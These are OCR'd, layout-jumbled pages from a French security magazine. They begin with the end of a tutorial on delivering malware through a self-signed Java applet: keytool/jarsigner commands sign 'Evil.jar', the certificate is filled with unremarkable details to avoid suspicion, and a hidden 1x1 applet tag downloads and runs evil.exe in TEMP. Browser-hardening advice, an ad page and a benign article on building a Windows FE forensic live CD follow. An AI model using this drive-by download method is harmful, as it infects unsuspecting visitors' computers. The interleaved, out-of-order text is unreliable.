- Code pays à 2 lettres.
- Pour les informations requises essayez de mettre des données qui n'attire pas l'attention.

Ensuite on valide notre certificat :

```
keytool -selfcert -keystore  
moncert -alias me
```

Voilà notre certificat est prêt, on doit maintenant l'assigner à notre applet :

```
jarsigner -keystore moncert Evil.jar me
```

## Installation de l'applet sur une page web :

La dernière étape est l'insertion du code qui exécutera notre applet sur une page web.

Vous uploadez les fichiers Evil.class et Evil.jar sur votre site puis un fichier php qui contient :

```
<applet width='1' height='1'  
code='Evil.class' archive='Evil.jar'>  
</applet>
```

Voilà votre applet prêt à fonctionner.

Une fois le bouton « Exécuter » cliqué, evil.exe se télécharge dans le répertoire TEMP de votre ordinateur et s'exécute.

## Prévention contre ce type d'infection

Comme on peut le voir, n'importe quel site peut-être utilisé à des fins de transmission

## Sur Internet

[http://fr.wikipedia.org/wiki/Applet\\_Java](http://fr.wikipedia.org/wiki/Applet_Java)  
– définition et description des applets Java.

de malware via une simple applet Java. Il convient donc d'être très prudent lorsqu'on nous propose l'installation d'un plugin java, même si vous faites confiance au site, car il a peut être été modifié par une personne malveillante.

Pour sécuriser votre navigation vous pouvez désactiver les plugin Java ou encore les filtrer.

Avec Internet explorer la procédure est la suivante : choisissez le menu Outils/Tools, la rubrique Options Internet/Internet Options, l'onglet Sécurité/Security et finalement Personnaliser le niveau/Custom Level.

Faites défiler les choix jusqu'à Script/Scripting, puis désactivez Active Scripting et Script des applets Java/Scripting of Java Applets.

## Pour Netscape

Choisissez le menu Édition/Edit, la rubrique Préférences/Preferences et l'onglet Avancé/Advanced. Il suffit alors de désactiver Activer Java/Enable Java et Activer JavaScript/Enable JavaScript.

## Pour Firefox

Dans le menu Outils / Options / Contenu décochez Activer Java et Activer JavaScript. Il existe un add-on pour Mozilla Firefox qui permet de filtrer ou désactiver les pugins Java, Javascript ou encore ActiveX lors de la navigation, il est disponible ici : <http://extensions.geckozone.org/noscript>

## Conclusion

Si vous ne désactivez pas les scripts Java, à vous de faire attention à ne pas autoriser les scripts de sites douteux ou signés par des entreprises méconnues.

Ces applets Java peuvent-être partout donc soyez vigilants.

## À propos de l'auteur

Auteur : Christophe B. aka t0fx  
Pays : France  
Administrateur du site <http://www.europasecurity.org/>  
Rédacteur occasionnel chez ZATAZ.COM Journal  
Autodidacte en informatique / sécurité / programmation  
Vous pouvez le contacter par mail : [t0fx@gmail.com](mailto:t0fx@gmail.com).




Figure 8.

# User-Centric Security Solutions

ENTERPRISE SECURITY DELIVERED FROM WITHIN THE NETWORK

# Open. Trusted. Dynamic.



## Network

Always-On &  
Highly Available



## People

Transparent  
to the User



## Process

Independent  
Chain of Control



## Knowledge

Secure Voice,  
Data & Mobility





MARC REMMERT

# Windows FE Live CD d'investigation informatique Windows-PE

Degré de difficulté



Au cours de l'année 2008, des rumeurs ont circulé sur la distribution d'un Live CD *Microsoft Windows FE*. Sur Internet tous les types de sujets étaient abordés dont celui de la sécurité et de l'investigation informatique, pourtant ce CD Windows n'a pas connu un franc succès.

**T**roy Larson, est un investigateur informatique senior qui travaille au sein du groupe de sécurité de Microsoft. C'est le premier à avoir apporté des modifications à Windows PE pour l'adapter au domaine des investigations informatiques légales. Ce système d'exploitation est appelé Windows FE, ce qui signifie littéralement « environnement d'investigation informatique » (Forensic Environment).

Windows est largement utilisé comme système d'exploitation par presque toutes les suites logicielles en investigation informatique, toutefois il n'a jamais été utilisé comme système de base sur un Live CD.

Dans le cadre de cet article, vous verrez comment créer votre propre Live CD tournant sous Windows.

## Introduction à l'investigation informatique légale

L'investigation informatique légale est la transposition du travail d'enquête au monde informatique. Cette branche de l'informatique est née suite à l'augmentation du crime au cours de ces vingt dernières années. Dans les années 80, plusieurs agences gouvernementales ont estimé que certains cas judiciaires nécessitaient des examens approfondis des systèmes informatiques. Par exemple, en 1988 l'office fédéral de police criminelle allemande a créé une unité spécialisée pour les crimes informatiques. Les États-Unis ont débuté quelques années plus

tôt. En 1984, le FBI a fondé le *Magnetic Media Program*, plus connu sous le nom de *Computer Analysis and Response Team* (CART).

Tout comme la criminalistique, le domaine de l'investigation informatique cherche à recueillir ou révéler des traces de crimes en vue de les présenter devant une cour de justice. Le processus d'investigation ne doit en aucun cas compromettre les éléments de preuve. La loi de Loccardes s'applique aussi au domaine de l'investigation informatique légale. Cette loi stipule que toute interaction avec une preuve conduit à un échange d'une ou plusieurs substance(s), en d'autres termes, l'analyse de la preuve peut être altérée.

Dans la criminalistique, le risque d'altération est minimisé grâce à l'utilisation de gants et de masques stériles. Dans le domaine de l'investigation informatique légale l'utilisation de copies de disques (au bit près), permet également de réduire les risques d'altération des preuves. Dans la plupart des cas, les disques incriminés seront récupérés puis analysés dans un laboratoire équipé avec du matériel et des logiciels spécialisés.

Il convient de signaler que nous observons un changement d'attitude depuis ces dernières années - l'analyse du ou des disque(s) dur d'un suspect va de paire avec l'analyse de la mémoire vive de l'ordinateur. Toutefois, le processus consistant à recueillir les données de la mémoire RAM modifie l'état même du système d'exploitation au risque d'altérer certaines preuves.

### CET ARTICLE EXPLIQUE...

Comment créer un Live CD tournant sous Windows Vista pour l'investigation informatique et comment ajouter des programmes spécifiques à ce domaine

### CE QU'IL FAUT SAVOIR...

Vous devez avoir des connaissances de base des systèmes d'exploitation Windows et dans l'investigation informatique légale






Figure 1. Installation WAIK

CD en investigation informatique se révèle indispensable pour les systèmes HS. C'est ce thème que je vais aborder dans le présent article. Dans les cas mentionnés ci-dessus, l'utilisation d'un Live CD peut grandement faciliter la recherche de preuves numériques.

Je n'aborderai pas les avantages et les inconvénients liés à l'utilisation d'un périphérique USB sur un système compromis, comme cela se fait avec Microsoft COFFEE. Nous savons tous que ce type d'opération peut provoquer des modifications dans le registre - dans une entrée d'un périphérique USB ; tous les programmes en cours sont enregistrés et modifient le contenu de la mémoire RAM du système. Il en est de même pour les programmes exécutés à partir d'un Live CD.

Démarrer depuis un Live CD sur un système hors-service n'affecte en rien celui-ci – toutefois, ces CD doivent répondre aux exigences suivantes :

Par ailleurs, l'analyse de la mémoire RAM et l'interprétation des données récupérées fait encore l'objet de recherches. Des changements significatifs sont apportés à chaque parution d'une nouvelle version d'un système d'exploitation. Dans le cadre de cet article je vais m'intéresser à l'analyse traditionnelle de la *mémoire morte* – l'examen du contenu des disques durs d'un système hors-service. Sur la base de mon expérience professionnelle, ces systèmes constituent toujours la majorité des éléments de preuve. Bien évidemment, tout dépend de votre champ d'expertise...

### Utilité d'un Live CD d'investigation informatique légale

Il peut arriver dans certains cas d'investigations qu'il soit impossible voire très dommageable de retirer un ou plusieurs disque(s) dur du PC examiné. Par exemple, imaginez un système où des scellés rompus annulent automatiquement la garantie ou bien, un serveur RAID qui fait une image de chaque disque. Il faudrait reproduire en laboratoire l'ensemble de ces zones de données, cela peut demander beaucoup de temps. On peut imaginer plein d'autres cas où l'utilisation d'un Live




Figure 2. Répertoire PE






Figure 3. Monter le fichier image PE avec GimageX

- ils ne doivent pas altérer le/les disque(s) du système (tout accès en écriture est strictement interdit) ;
- la création de copies légales sur d'autres supports doit être possible.

Jusqu'à présent, seuls les Live CD Linux et UNIX (ex : HELIX ou SPADA) autorisaient le montage de périphériques en mode *Lecture seule*. Non seulement cette fonctionnalité est fiable mais elle est également présente dans le noyau des systèmes d'exploitation. En outre, Linux et UNIX disposent de nombreux programmes pour la copie et l'analyse des disques et des systèmes.

La seule exception connue est SAFE de ForensicSoft Inc., ([www.forensicsoft.com](http://www.forensicsoft.com)). Ce logiciel est disponible en version commerciale et s'appuie sur un système Windows modifié avec une interface graphique spécifique. D'après l'éditeur il s'agit d'un logiciel destiné à l'*investigation informatique légale* mais personnellement je n'ai toujours pas réussi à savoir comment ? Certaines documentations comprennent un logiciel d'écriture/bloqueur similaire à celui vendu séparément dans *SAFE Block XP*.

J'estime que n'importe quel logiciel d'investigation informatique doit *permettre* à l'utilisateur, donc à vous, de valider des

fonctions sans aide extérieure tout en comprenant le pourquoi et le comment des choses.

## L'avantage du Live CD Windows

Le principal avantage avec un Live CD Windows c'est le support ; même lorsqu'il s'agit de matériel restreint et peu connu du grand public. Le support Linux est limité

à certains contrôleurs RAID (par exemple ceux fabriqués par Dell ou HighPoint), des cartes vidéo (en particulier ceux intégrés à la carte mère) et certaines fonctions ACPI intégrées aux cartes mères.

L'utilisation d'un Live CD Windows a également d'autres avantages. La plupart des analyses légales sont effectuées avec des *outils complets*, par exemple *EnCase*, *Forensic Tool Kit* ou *X-Ways*. Je peux donc ajouter ces outils et profiter de leurs possibilités de *pointer-cliquer*.

Dans Windows XP / Windows Server 2003, et les autres versions de Windows il n'existait pas d'option permettant l'accès aux disques en *lecture seule* (sauf les entrées de registre pour les périphériques USB). Naturellement, cette perspective interdit l'utilisation de Windows en tant que CD de démarrage dans le cadre d'investigations informatiques. De ce fait, *Bart PE* est totalement inadapté aux recherches légales !

Avec l'apparition de Windows Vista / Server 2008, Microsoft s'est rendu compte que cette fonction était uniquement disponible pour les systèmes Linux / UNIX. C'est ce qui a permis l'essor des Live CD Windows pour l'investigation informatique légale. Windows FE n'est autre qu'une version simplifiée et adaptée de Windows PE basé sur Vista. Il ne diffère que par deux modifications du registre et des outils propres à l'investigation informatique.

Nous utiliserons dans le cadre de cet article les services *Partition Manager* et





Figure 4. Modification du registre



**Figure 5.**

*Mount Manager.* Voici la définition de ces services selon Microsoft : Mount Manager effectue, entre autres, le montage de nouveaux lecteurs au sein d'un même système. En modifiant la clé de registre *NoAutoMount* le montage automatique peut être désactivé (Off). Partition Manager agit de manière similaire – il permet le montage de réseaux de stockage SAN sur un système. En modifiant la clé de registre *SAN Policy* la connexion et la manière dont les disques sont connectés entre eux est changée. Afin de réaliser une copie légale du système, il faut monter manuellement le lecteur cible en mode Lecture/Écriture avec le programme *diskpart*.

(Voir Figure 1). Après avoir lancé l'invite de commandes *PE Tools*, une fenêtre DOS s'affiche – malheureusement il n'existe pas d'interface graphique.

## Étape 1 : Création du système de base

Dans un premier temps, nous devons créer le répertoire de base avec tous les fichiers *PE Tools* s'affiche, il faut taper :

```
copype.cmd x86 d:\FE-CD
```

Tous les fichiers nécessaires à Windows PE (architecture x86) sont copiés dans le répertoire *FE-CD* sur le lecteur D:\. (Voir Figure 2).

L'ensemble du sous-répertoire peut être copié sans difficulté sur un autre système Windows. Il suffit de disposer du répertoire racine ainsi que des outils de déploiement qui ont été installés (et en état de fonctionner) pour préparer le Live CD Windows FE.

Notre répertoire dispose désormais de fichiers spécifiques et d'un fichier image du système Windows. Généralement les fichiers image de Microsoft sont dans un format spécifique - le format *WIM* (fichiers avec l'extension *\*.wim*).

Pour le modifier (afin de copier nos outils et modifier le registre), l'image CD doit être montée. Rappelez-vous que nous sommes toujours dans l'invite de commande *PE Tools*.

La commande `imagex.exe /mountrw d:\FE-CD\winpe.wim 1 d:\mounted-cd` permet de monter l'image CD (pour être plus précis, la première partition du fichier image) dans le répertoire *D:\mounted-CD* avec accès en lecture/écriture. Vous pouvez également utiliser un logiciel avec une interface graphique conviviale appelé *GImageX*, disponible sur [www.autoitscript.com/gimageX/](http://www.autoitscript.com/gimageX/). (Voir Figure 3).

## Étape 2 : Modifier le registre

La prochaine étape consiste à effectuer les modifications nécessaires dans le registre afin que le montage des divers lecteurs ne soit pas automatique.


Comme mentionné auparavant, il n'y a que les deux clés de registre *Partition Manager* et *Mount Manager* qui

## Nous nous approchons de la création du Live CD Windows...

Vous devez disposer d'un PC tournant sous Windows Vista (ou Server 2008). Windows 7 devrait marcher, même si je n'ai pas eu l'occasion de le tester. Il faut également installer le kit d'installation automatisée (AIK) pour Windows Vista / Server 2008.

Pour de plus amples informations sur le téléchargement du kit, consultez le site Web de Microsoft.

Après avoir installé le kit AIK un nouvel élément s'ajoute au menu et permet d'ouvrir l'invite de commande *PE Tools*.



**Figure 6.** Entrée registre de *partmgr*




Figure 7. Exécuter FTK sous Windows FE

permettent de distinguer un CD FE et un CD PE !

Pour ce faire, je clique sur Démarrer puis Exécuter et je tape *regedit*. On peut ajouter une autre structure à partir de *HKEY\_LOCAL\_MACHINE* (HKLM) grâce à la fonction *Load Hive*. La structure arborescente du registre de Windows PE peut être ajoutée à partir du chemin d'accès *D:\mounted-CD\windows\system32\config\SYSTEM*.

Il faut ensuite l'ajouter et la nommer – par exemple *FE*. (Voir Figure 4).

Ouvrons le chemin d'accès *\FE\CurrentControlSet\001\Services\MountMgr*. Nous modifions la valeur *DWord No-AutoMount* en remplaçant 0 par 1. Vous pouvez créer ce *DWord* s'il n'existe pas. Evidemment, tout dépend de votre système (Vista, Server ou Windows 7) et de la version du Kit d'installation automatisée qui a été utilisé. (Voir Figure 5).

La prochaine étape consiste à modifier la valeur *DWord* de *SanPolicy* de la clé *Partition Manager*. La clé *SanPolicy* se trouve dans *\FE\CurrentControlSet\001\Services\partmgr*.

Comme mentionné dans le passage précédent, tout dépend si la clé et *DWord* existent. Créez cette entrée, si nécessaire. Pour ce faire, nous créons une nouvelle clé *Parameters*, et un *DWord SanPolicy*. Le *DWord SanPolicy* doit avoir la valeur 3. (Voir Figure 6).

C'est tout ! Pour terminer nous devons supprimer la structure et effectuer une sauvegarde des modifications. Il est essentiel de monter l'image CD pour les prochaines étapes.

## Étape 3 : Ajouter des outils d'investigation informatique

Jusqu'à présent nous avons seulement créé la structure de base du Live CD.

Pour pouvoir l'utiliser, nous devons ajouter quelques outils bien pratiques.

Important : Windows PE dispose d'une structure système simplifiée, qui ne permet pas d'installer les programmes de la même manière que d'autres systèmes. Par conséquent, nous utiliserons des programmes qui n'ont pas besoin d'être installés. En fonction du programme, des bibliothèques supplémentaires peuvent être trouvées dans le répertoire principal ou peuvent être copiées dans le répertoire *system32*.

### Outils recommandés

Les outils suivants sont disponibles gratuitement, dans le cadre d'un usage personnel. Les droits d'auteur liés aux logiciels ne nous permettent pas de les inclure au CD d'accompagnement.

Les techniques ainsi que les entreprises ou personnes décrites dans le présent article sont purement à titre d'illustration.

AccessData FTK Imager ([www.accessdata.com/downloads/current\\_releases/imager/imager\\_2.5.4\\_lite.zip](http://www.accessdata.com/downloads/current_releases/imager/imager_2.5.4_lite.zip))  
Note : L'archive dispose de plusieurs fichiers \*.dll, il faut copier le fichier *oledlg.dll* dans le répertoire *FE windows\system32\* pour que le programme d'imagerie fonctionne correctement. (Voir Figure 7)




Figure 8. TestDisk & Windows FE



